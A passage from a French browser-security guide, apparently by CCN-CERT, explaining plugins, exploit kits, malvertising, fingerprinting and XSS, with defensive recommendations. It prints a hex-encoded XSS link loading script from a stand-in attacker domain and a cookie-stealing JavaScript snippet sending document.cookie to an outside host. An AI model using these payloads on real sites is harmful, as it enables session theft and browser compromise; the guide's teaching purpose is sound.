Tous les principaux navigateurs empêchent le chargement de contenu mixte actif et certains d'entre eux bloquent également le contenu mixte passif. Ces navigateurs peuvent mettre en œuvre l'amélioration automatique des demandes pour les deux types de contenu mixte de HTTP à HTTPS, mais il s'agit d'une fonctionnalité expérimentale.

3.5 Rediriger vers HTTPS

Les sites web peuvent toujours écouter le port 80 sur HTTP afin que les utilisateurs ne reçoivent pas d'erreurs de connexion lorsqu'ils tapent l'URL. Ces sites ne doivent rediriger vers la même ressource que par HTTPS. Une fois que la connexion initiale est redirigée par le navigateur web, HSTS veille à ce que toutes les tentatives de connexion ultérieures se fassent via HTTPS.

Ne pas rediriger de HTTP sur un serveur vers HTTPS sur un autre serveur web, car cela empêche l'établissement de HSTS.

3.6 Plugins et extensions

Bien que ces deux concepts soient parfois utilisés de manière interchangeable, il n'y a pas vraiment de relation entre eux.

Un ***plugin*** est un logiciel qui fonctionne indépendamment du navigateur. C'est-à-dire en dehors de son espace d'adressage. Les plugins sont généralement exécutés par le navigateur s'ils sont référencés par le service web via les balises < embed>, < object> ou, dans certains cas, la directive content-type.

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0"
width="200" height="130" id="exampleFlash">
    <param name="movie" value="ccn.swf" />
    <param name="quality" value="high" />
    <param name="swliveconnect" value="true" />
</object>
```

[Figure 12]
Invocation du plugin Flash via "objet".

Parmi les plugins les plus couramment utilisés figurent Flash Player, Java et Silverlight. L'un des principaux problèmes des plugins est qu'ils augmentent considérablement l'exposition à certains types d'attaques pendant la navigation sur le web.

Certains de ces plugins contiennent un grand nombre de vulnérabilités critiques qui permettent aux attaquants d'exécuter du code sur la machine de la victime. Il suffit à l'utilisateur de cliquer ou de naviguer sur une page malveillante pour que son ordinateur soit compromis (sans même télécharger ou interagir avec la page en question).

Voir, par exemple, le nombre de vulnérabilités associées à Flash Player au cours des 15 dernières années. Compte tenu de ces données, il n'est pas surprenant que Flash ait été l'une des cibles les plus utilisées par les attaquants pour compromettre les ordinateurs par le biais du navigateur. La criticité de certaines de ces vulnérabilités a conduit les navigateurs eux-mêmes à mettre en place des mesures pour empêcher l'exécution de plugins périmés ou vulnérables.


D'autres navigateurs, comme Google Chrome, ont emprunté une voie différente pour offrir plus de stabilité, de sécurité et de rapidité à leur navigateur. Pour ce faire, depuis septembre 2015 (version 45), il a mis fin à sa prise en charge de NPAPI (Netscape Plugin Application Programming Interface), qui prend en charge des plugins tels que Java ou Flash, considérant cette technologie peu sûre et obsolète.

Au lieu de cela, Chrome s'appuie sur un système plus récent et, selon ses développeurs, plus sûr, appelé Pepper API (PPAPI). L'un des principaux avantages de ce changement est que les modules complémentaires exécutés avec cette API peuvent profiter des mesures de sécurité mises en place par le navigateur (sandboxing, accélération GPU, etc.).


Vulnérabilités associées à Flash Player au cours des 15 dernières années

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2005	1		1												
2006	5	1	2	1			1			1					
2007	10		2	2			2			1	2	1	1		
2008	21	2	4	2			4			2	2		1		
2009	20	9	15	7	4						2				
2010	60	41	53	25	37		1			2	1				2
2011	63	34	56	45	30		2			3	3	1			1
2012	66	28	57	51	25		1			4	3	1			1
2013	56	29	55	46	29						1				
2014	76	16	41	19	15		4			25	6		2		1
2015	329	85	283	86	77					32	20		1		
2016	266	101	195	117	104					8	6	1			
2017	71		61	37	31					3	5				
2018	26		12	3						1	1				
2019	8		5							1					
Total	1078	346	842	441	352		15			83	52	4	5		5
% Of All		32.1	78.1	40.9	32.7	0.0	1.4	0.0	0.0	7.7	4.8	0.4	0.5	0.0	

Vulnérabilités par année



Vulnérabilités par type



[Figure 13] Vulnérabilités de Flash Player (www.cvedetails.com)

Contrairement aux plugins, les ***extensions*** ne sont rien d'autre que des modules supplémentaires qui peuvent être ajoutés au navigateur pour ajouter ou supprimer certaines fonctionnalités, c'est-à-dire qu'elles existent dans l'espace d'adressage du processus lui-même.

Cette caractéristique ne les dispense toutefois pas d'être également soumis à des vulnérabilités. Un grand nombre d'extensions sont développées en JavaScript et XUL (XML User Interface Language).

Une autre différence importante par rapport aux plugins est que les extensions peuvent influencer chaque page que le navigateur charge (et pas seulement celles qui le nécessitent explicitement).

Bien que les navigateurs actuels disposent généralement d'une grande variété de fonctionnalités supplémentaires (filtres anti-phishing, anti-malware, etc.), les extensions sont un moyen facile d'intégrer des fonctionnalités supplémentaires de toutes sortes au navigateur ; par exemple, l'extension uMatrix permet d'améliorer la confidentialité du navigateur en permettant à l'utilisateur de décider quelles connexions peuvent être établies et quel type de données le navigateur accepte ou envoie ; l'extension TamperData permet de visualiser et de modifier les en-têtes et les paramètres HTTP/HTTPS, etc. Les sections 5 et 6 recommandent certaines extensions pour accroître le niveau de sécurité et de confidentialité de la navigation sur le web.

4. Attaques communes de navigateurs

L'une des recommandations de sécurité les plus répétées et les plus répandues consiste à éviter de télécharger et d'exécuter des fichiers provenant de sources non fiables. Cependant, il existe d'autres types de dangers auxquels l'utilisateur peut être exposé et dans lesquels il n'est même pas nécessaire que l'utilisateur interagisse.

Bien que les navigateurs utilisent actuellement diverses technologies pour alerter l'utilisateur et empêcher l'accès à des pages nuisibles (par exemple, le Safe Browsing de Google), il existe des vecteurs d'attaque qui compliquent considérablement leur détection : techniques de watering hole, malvertising, ingénierie sociale, etc.

L'une des recommandations de sécurité les plus répétées et les plus répandues consiste à éviter de télécharger et d'exécuter des fichiers provenant de sources non fiables

4.1 Exploits

Parmi toutes les attaques possibles qu'un utilisateur peut subir par le biais du navigateur web, l'exécution de code par le biais d'un exploit est sans aucun doute la plus critique. Au moyen d'un exploit, l'attaquant profite d'une certaine vulnérabilité pour injecter du code nuisible dans l'ordinateur. En général, ce code nuisible (appelé charge utile) sera chargé d'infecter l'ordinateur avec un spécimen spécifique (ransomware, cheval de Troie bancaire, etc.).

Dans ce scénario, il suffit à l'utilisateur de visiter une page web pour que l'ensemble de son ordinateur soit compromis. Pour que cette attaque réussisse, l'attaquant doit franchir les étapes suivantes :

- **Contrôle du navigateur :** l'attaquant aura besoin de la victime pour accéder à la page web vulnérable..
- **Empreinte digitale du navigateur :** l'utilisateur malveillant tentera de déduire les versions du navigateur ainsi que les *plugins* installés afin de choisir l'*exploit* approprié.
- **Exécution de l'exploit :** l'utilisateur malveillant tentera d'amener l'utilisateur légitime à exécuter l'exploit pour accéder à l'ordinateur.

4.1.1 Contrôle des navigateurs

4.1.1.1 Infection de sites web légitimes

Il existe plusieurs moyens d'infection, l'un des plus efficaces étant de compromettre les sites Web ayant un nombre très élevé de visites. Ce vecteur d'infection est également utilisé lorsque l'attaquant a une cible spécifique, par exemple, une entreprise spécifique, une personne spécifique, etc.

L'un des moyens les plus efficaces consiste à compromettre les sites Web ayant un nombre très élevé de visites

Si l'attaquant connaît les habitudes de navigation de sa victime, il peut passer du temps à chercher des vulnérabilités dans l'une des pages visitées par la victime. S'il parvient à la compromettre, il lui suffira d'ajouter un code malveillant et d'attendre que la cible se connecte. Ce mode d'infection est connu sous le nom de "watering hole".

Après avoir trouvé une vulnérabilité dans le serveur web, l'attaquant dispose de plusieurs options pour rediriger les utilisateurs vers un serveur de contrôle : via une iframe, JavaScript, une redirection 302 "Location" header sur le serveur, etc..

4.1.1.2 Malvertising


Une autre méthode couramment utilisée par les attaquants est le malvertising. Cette méthode d'infection consiste à exécuter un code malveillant via des publicités apparemment inoffensives diffusées sur un grand nombre de sites Web.

Les attaquants contactent les entreprises chargées de vendre des espaces publicitaires pour diffuser leurs fausses annonces. Lorsque l'utilisateur visite une page légitime contenant l'une de ces publicités, le code malveillant (généralement JavaScript) commence à s'exécuter.

Certaines de ces bannières utilisent des techniques d'empreinte digitale pour exécuter du code de manière conditionnelle. Dans ces cas, la bannière publicitaire, même si elle est examinée manuellement, semble tout à fait légitime.

Le code JavaScript n'entre en jeu (par exemple, pour rediriger l'utilisateur vers un Exploit Kit) que lorsque le client qui visite la page présente certaines caractéristiques (user-agent, champ referer, IP, géolocalisation, etc.). Les techniques de malvertising sont parfois combinées à d'autres techniques connues sous le nom de "domain shadowing"[5] pour rendre plus difficile la localisation des attaquants. Ce dernier terme fait référence au vol des informations d'identification associées aux comptes de domaine pour créer une infrastructure d'attaque plus sophistiquée.

L'idée est d'utiliser ces informations d'identification (associées à un ou plusieurs domaines légitimes) pour créer plusieurs sous-domaines qui redirigent les utilisateurs vers des serveurs de contrôle exploités par des cybercriminels. Ces sous-domaines font l'objet d'une rotation à flux rapide pour contourner les filtres de réputation.



[Figure 14]
Flux d'exécution de la technique de malvertising

5. Pleins feux sur les menaces: un pêcheur à la ligne tapi dans l'ombre des domaines http://blogs.cisco.com/security/talos/angler-domain-shadowing#shadowing

4.1.1.3 Ingénierie sociale

Les techniques d'ingénierie sociale sont un autre des moyens les plus courants et les plus efficaces pour accéder au navigateur de l'utilisateur, par exemple en envoyant des courriels de masse à un grand nombre d'utilisateurs.

Il est courant que ces courriels contiennent un sujet d'intérêt qui suscite la curiosité de l'utilisateur ou qu'ils tentent d'usurper l'identité d'une organisation ou d'un utilisateur connu. L'objectif ultime est que l'utilisateur télécharge et exécute un fichier malveillant ou clique sur une URL contrôlée par l'attaquant.

Les URL utilisées sont généralement des domaines créés par les attaquants avec un nom similaire au site légitime qu'ils tentent d'usurper, ou avec un nom qui ne suscite pas la méfiance. Toutefois, il arrive que des vulnérabilités XSS reproduites à partir de domaines légitimes soient utilisées pour injecter du code JavaScript dans le navigateur.

L'utilisation d'un domaine légitime présente plusieurs avantages. Premièrement, l'utilisateur ne se méfie pas du lien parce qu'il regarde un domaine connu. Deuxièmement, certains outils de sécurité qui traitent les liens pour détecter les domaines nuisibles sont contournés.

Pour cacher le lien malveillant au paramètre vulnérable et rendre le lien plus crédible, l'attaquant peut appliquer un codage au code Java Script (par exemple, le convertir en hexadécimal) de sorte que le lien prenne la forme suivante :

http://www.pagina legitima.com/profile.jsp?user=%3C%73%63%72%69%70%74%25%32%30%73%72%63%3D%68%74%74%70%3A%2F%2F%61%74%61%63%6B%65%72%2D%64%6F%6D%61%69%6E%2E%63%6F%6D%2F%66%69%6C%65%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E

NOTE :

pour connaître en profondeur les techniques d'ingénierie sociale les plus utilisées par les attaquants pour compromettre les utilisateurs par le biais du courrier électronique, veuillez vous référer au guide CCN-CERT "Courrier électronique BP-02/16"[6]

6. Rapport sur les meilleures pratiques en matière d'e-mail
https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/1598-ccn-cert-bp-02-16-correo-electronico/file.html

NOTE :

Une autre technique souvent utilisée par les attaquants consiste à utiliser des services de raccourcissement d'URL. En utilisant ces services, l'attaquant obtient une version raccourcie de l'URL sous un domaine différent. De cette manière, il est possible de masquer les paramètres JavaScript qui pourraient éveiller les soupçons de l'utilisateur. Par exemple, en utilisant le service Bitly, le lien ci-dessus avec le XSS réfléchi deviendrait : http://bit.ly/2ezrxFP.

```
root@ccn-lab:~# curl -sIL http://bit.ly/2ezrxFP | grep ^Location;
Location: http://www.pagina-legitima.com/profile.jsp?user=<script src=http://atacker-domain.com/file.js></script>
root@ccn-lab:~#
```

[Figure 15]
Page nuisible raccourcie avec le service Bitly.

4.1.2 Techniques de prise d'empreintes digitales

Une fois que le navigateur de l'utilisateur est contrôlé par l'attaquant par l'un des moyens décrits précédemment, une série de contrôles sera exécutée pour obtenir des informations sur les versions des plugins et du navigateur lui-même.

Grâce à ces informations, l'attaquant sera en mesure d'exécuter l'exploit approprié pour accéder à l'ordinateur. Là encore, JavaScript est généralement la ressource la plus utilisée pour accomplir cette tâche.

Les en-têtes HTTP et les propriétés DOM sont également exploités pour obtenir des informations du navigateur lui-même. Par exemple, bien que l'agent utilisateur soit un en-tête facilement falsifiable, il n'est pas très courant qu'il soit modifié par les utilisateurs. Ainsi, si l'attaquant reçoit un user-agent comme celui présenté ci-dessous, il peut en déduire que l'utilisateur utilise Iceweasel 38.5 depuis une machine Linux 64 bits.

[Figure 16] User-agent (type et version du navigateur)

REMARQUE:

Même si l'agent utilisateur est falsifié, vous pouvez parfois déduire le type de navigateur utilisé à partir de l'ordre de l'en-tête envoyé. Par exemple, un navigateur peut envoyer l'en-tête user-agent ou l'en-tête host dans un ordre différent de celui d'un autre navigateur.

D'autres en-têtes fournissent des informations non seulement sur le navigateur, mais aussi sur certains composants du système d'exploitation lui-même. Par exemple, l'*agent utilisateur* suivant indique les versions du *cadre* .NET installé.

[Figure 17] Agent utilisateur (composants .NET)

En plus des en-têtes, la disponibilité ou non de certaines propriétés DOM nous permet de connaître la version du navigateur utilisé.

Il faut noter que les *plugins* et les extensions ne sont pas exempts de ce type de techniques grâce aux informations fournies par certaines API DOM. Par exemple, *navigator.plugins* renvoie un *tableau* d'objets contenant chacun des *plugins* installés par le navigateur. En parcourant ce *tableau*, vous pouvez facilement savoir quels *plugins* sont disponibles.

[Figure 18] Résultat de navigator.plugins dans Google Chrome version 89.0.4389.90

```
var pluginsLength = navigator.plugins.length;

document.body.innerHTML = pluginsLength + " Plugin(s)<br>"
  + '<table id="pluginTable"><thead>'
  +'<tr><th>Name</th><th>Filename</th><th>description</th><th>version</th></tr>'
  +'</thead><tbody></tbody></table>';

var table = document.getElementById('pluginTable');

for(var i = 0; i < pluginsLength; i++) {
  let newRow = table.insertRow();
  newRow.insertCell().textContent = navigator.plugins[i].name;
  newRow.insertCell().textContent = navigator.plugins[i].filename;
  newRow.insertCell().textContent = navigator.plugins[i].description;
  newRow.insertCell().textContent = navigator.plugins[i].version?navigator.plugins[i].version:"";
}
```

3 Plugin(s)


Name	Filename	description	version
Chrome PDF Plugin	internal-pdf-viewer	Portable Document Format	
Chrome PDF Viewer	mhjfbmdgcfjbbpaeojofohoefgiehjai		
Native Client	internal-nacl-plugin		

4.1.3 Kits d'exploitation

La dernière étape consiste à exécuter l'exploit correspondant avec la charge utile souhaitée pour prendre le contrôle de la machine de la victime.

Grâce à des plates-formes très sophistiquées, connues sous le nom de kits d'exploitation (EK)[7], les attaquants sont en mesure d'automatiser une grande partie du processus décrit ci-dessus. Ces plateformes d'attaque sont vendues ou louées sur certains marchés souterrains afin d'être utilisées par d'autres cybercriminels pour leurs propres intérêts.

[Figure 19] Exploit-kits Tendances. SOURCE : http://www.trendmicro.com/



7. TrendMicro - http://www.trendmicro.com/vinfo/us/security/definition/exploit-kit

REMARQUE :


Bien que ces EK soient les plus répandus, il existe des implémentations d'EK utilisées individuellement par certains groupes d'attaquants. Par exemple, le célèbre groupe de cyber-espionnage APT28 (Sofacy/Sednit) dispose de sa propre implémentation d'EK (baptisée Sedkit par ESET) pour les attaques ciblées.

Le fait que les mainteneurs d'EK maintiennent encore des exploits pour d'anciennes vulnérabilités est un indicateur que de nombreux utilisateurs ont encore des navigateurs avec des versions vulnérables de Flash, même si Flash lui-même est obsolète.

Le diagramme suivant montre schématiquement comment les cybercriminels qui utilisent ce type de plateforme infectent les utilisateurs.

- Un attaquant compromet un site web vulnérable (par des exploits, SQLi, etc.) ou parvient à placer une certaine publicité malveillante.
- L'utilisateur se connecte au site web compromis.
- L'utilisateur est redirigé de manière transparente vers un serveur TDS (Traffic Directing Server). L'objectif de ce type de serveur est d'évaluer si la victime présente un intérêt. Parfois, cette vérification est effectuée à partir de la page compromise elle-même ou via des serveurs intermédiaires. En général, des caractéristiques telles que l'adresse IP, l'agent utilisateur du navigateur, la directive de référence, etc. sont prises en compte pour évaluer l'"exploitabilité" de l'utilisateur.
- Si l'utilisateur est intéressé, son navigateur est à nouveau redirigé vers l'installation de l'Exploit Kit.

- Le kit d'exploitation analyse le navigateur et ses plugins pour identifier toute vulnérabilité. S'il existe un composant vulnérable, il lancera l'exploit approprié pour infecter l'utilisateur.
- La charge utile utilisée contient un code permettant de télécharger un logiciel malveillant à partir d'un nouveau serveur. Après son téléchargement, il sera exécuté, compromettant ainsi l'ordinateur de l'utilisateur. L'ensemble de ce processus se fait de manière transparente pour l'utilisateur et sans qu'il ait besoin d'interagir avec un quelconque objet (bouton, boîte de dialogue, etc.).



[Figure 20]
Schéma du kit d'exploitation

Les outils d'*exploitation* tels que Metasploit disposent également de fonctionnalités permettant d'émuler un service web à partir duquel il est possible d'exploiter les vulnérabilités du navigateur/plugins des utilisateurs connectés.

4.2 Attaques de type "cross-site scripting" (XSS)

Une attaque de type "Cross Site Scripting" ou XSS consiste en l'inclusion d'un code nuisible dans le contenu web ou les paramètres d'une URL, dans le but que ce code soit ensuite interprété et exécuté par le navigateur de l'utilisateur concerné.

Il existe trois types d'attaques XSS :

- **Non persistant ou réfléchi :** l'attaquant utilise généralement une charge utile qui injecte du code JavaScript dans le contenu, par le biais d'un paramètre vulnérable d'un certain site web. Le lien inclus dans la charge utile est envoyé à la victime par n'importe quel moyen : page Web, message électronique, message instantané, conversation de chat, document Word ou PDF, etc. afin de l'inciter à cliquer dessus.
- **Persistant ou stocké :** le code JavaScript est intégré à la page Web visitée par la victime, qui n'a pas besoin de suivre un lien pour que le code soit exécuté, il lui suffit de la visiter. Il apparaît généralement sur les sites où les utilisateurs peuvent enregistrer du contenu : commentaires, messages de forum, profils, descriptions, balises, courriels, etc. Avant la visite de l'utilisateur légitime, l'utilisateur malveillant compromet l'application, y compris la charge utile qui sera enregistrée.
- **XSS basé sur le DOM :** dans ce cas, la charge utile est exécutée dans le cadre de l'exécution "normale" du code Java Script du site. Le code JavaScript du site présente un point où l'attaquant peut inclure du code, modifiant le comportement normal de ce code et le faisant s'exécuter d'une manière inattendue.

Une attaque de type "Cross Site Scripting" ou XSS consiste en l'inclusion d'un code nuisible dans le contenu web ou les paramètres d'une URL

Étant donné qu'il est possible de représenter les données d'entrée de plusieurs manières, comme l'ASCII, l'hexadécimal, l'Unicode, etc., ces attaques peuvent utiliser différentes techniques d'encodage pour les aider à échapper à certains mécanismes de sécurité. Par exemple, le caractère "<" couramment utilisé peut également être représenté de la manière suivante : %3C, &#60 ;, & lt, etc.

4.2.1 Vol de session

Parce que JavaScript offre une multitude de fonctionnalités, il permet d'accéder aux cookies du site de l'utilisateur. Ceci, combiné au fait que le code JavaScript est contrôlé par un utilisateur malveillant dans une attaque de type Cross-Site Scripting (XSS), signifie que l'utilisateur malveillant peut accéder aux cookies de l'utilisateur et les transmettre à un serveur sous son contrôle.

La figure 21 détaille un exemple de code JavaScript pour voler des cookies, en incluant une image sans taille et donc indétectable à l'œil nu par les utilisateurs normaux. En outre, une connexion sous HTTPS est utilisée pour éviter le blocage par le chargement de contenus mixtes, même s'il s'agit de contenus passifs.

Il existe des cadres d'exploitation de navigateur basés sur XSS, tels que BEF (Browser Exploitation Framework), qui offrent un moyen simple d'exécuter différentes charges utiles une fois l'attaque XSS réalisée


[Figure 21] Exemple de code JavaScript pour voler des cookies

```
var i = document.createElement("img");
i.setAttribute('src', 'https://example.com?c=' + document.cookie);
i.setAttribute('alt', 'i');
i.setAttribute('height', '0px');
i.setAttribute('width', '0px');
document.body.appendChild(i);
```

Dans ce cas, l'impact de ce type d'attaque peut être atténué si les cookies de session (et, idéalement, tous les cookies auxquels JavaScript n'a pas besoin d'accéder pour que l'application Web fonctionne correctement) sont dotés de la directive HttpOnly, qui les empêche d'être accessibles par JavaScript.

Il existe des cadres d'exploitation de navigateur basés sur XSS, tels que BEF (Browser Exploitation Framework), qui offrent un moyen simple d'exécuter différentes charges utiles une fois l'attaque XSS réalisée.

4.2.2 Extraction de crypto-monnaies




À partir d'une attaque XSS, il est possible d'inclure du code JavaScript qui effectue le minage de crypto-monnaies au profit de l'utilisateur malveillant et au détriment de l'utilisateur légitime. Si cela est fait avec une certaine douceur dans l'utilisation des ressources de l'utilisateur légitime, celui-ci peut ne jamais le remarquer.

4.3 Utilisation d'extensions et de plugins malveillants

La plupart des navigateurs modernes prennent en charge les plugins et les extensions de tiers pour ajouter ou modifier des fonctionnalités. Beaucoup de ces plugins et extensions proviennent de fabricants réputés et sont également testés. D'autres, en revanche, ne sont pas surveillés activement par le fabricant du navigateur et peuvent contenir des codes malveillants.

Même les plugins et extensions de confiance peuvent devenir non fiables s'ils sont compromis. Il est donc recommandé d'être au courant de tels événements pour les supprimer dès que possible et atténuer un éventuel impact à cet égard.



[Figure 22]
Différence entre une extension de confiance et une extension non surveillée activement par Mozilla

Un autre cas possible est celui d'un plugin ou d'une extension qui se comporte correctement et n'inclut aucun code malveillant, mais qui, lorsqu'il devient notoire, peut être mis à jour avec du code malveillant et affecter tous ses utilisateurs. Il est également possible que l'extension ou le plugin soit vendu à un tiers et que ce tiers soit celui qui inclut le code malveillant.

5. Recommandations en matière de sécurité

L'utilisateur doit comprendre que le navigateur est un outil très complexe capable de gérer de nombreuses technologies et que, comme tout autre programme, il est sujet à des vulnérabilités et à une grande variété d'attaques. Décrire la facilité avec laquelle nombre de ces attaques sont réalisées est l'un des meilleurs moyens de sensibiliser l'utilisateur aux conséquences d'une mauvaise utilisation du navigateur

Décrire la facilité avec laquelle nombre de ces attaques sont réalisées est l'un des meilleurs moyens de sensibiliser l'utilisateur aux conséquences d'une mauvaise utilisation du navigateur

5.1 Mises a jour du navigateur et modules complementaires

La ligne directrice la plus importante que les utilisateurs doivent suivre pour éviter la plupart des attaques critiques décrites ci-dessus est probablement de s'assurer que leur navigateur, ainsi que les plugins, les extensions et tout ce qu'ils utilisent, sont correctement mis à jour.

Comme décrit à la section 4.1, les attaquants peuvent apprendre automatiquement la version et le type du navigateur/des plugins, puis lancer des exploits personnalisés. Un navigateur mis à jour permet d'éviter la plupart de ces problèmes.

Actuellement, les développeurs des navigateurs les plus utilisés savent qu'il est important de maintenir le navigateur à jour et mettent déjà en œuvre des mécanismes pour effectuer cette action de manière automatisée.

Par exemple, les navigateurs Firefox et Chrome configurent et gèrent cette mise à jour via l'application elle-même. Dans le cas de Chrome, par le biais de tâches planifiées et dans le cas de Firefox, à partir du processus du navigateur lui-même.

En revanche, Edge (le dernier navigateur de Microsoft inclus dans Windows 10) et IE (Internet Explorer) reçoivent tous deux leurs mises à jour par le biais des mises à jour du système d'exploitation. Il est donc essentiel que l'utilisateur s'assure que son Windows est configuré pour se mettre à jour automatiquement (paramètre par défaut).

Les développeurs des navigateurs les plus utilisés savent qu'il est important de maintenir le navigateur à jour et mettent déjà en œuvre des mécanismes pour effectuer cette action de manière automatisée

5.2 Desactiver ou supprimer les extensions inutilisees

Si vous avez installé un certain nombre d'extensions pour une certaine tâche et qu'elles ne sont plus utiles, vous devriez les désinstaller ou au moins les désactiver jusqu'à ce que vous en ayez à nouveau besoin, car vous augmentez inutilement votre zone d'exposition.

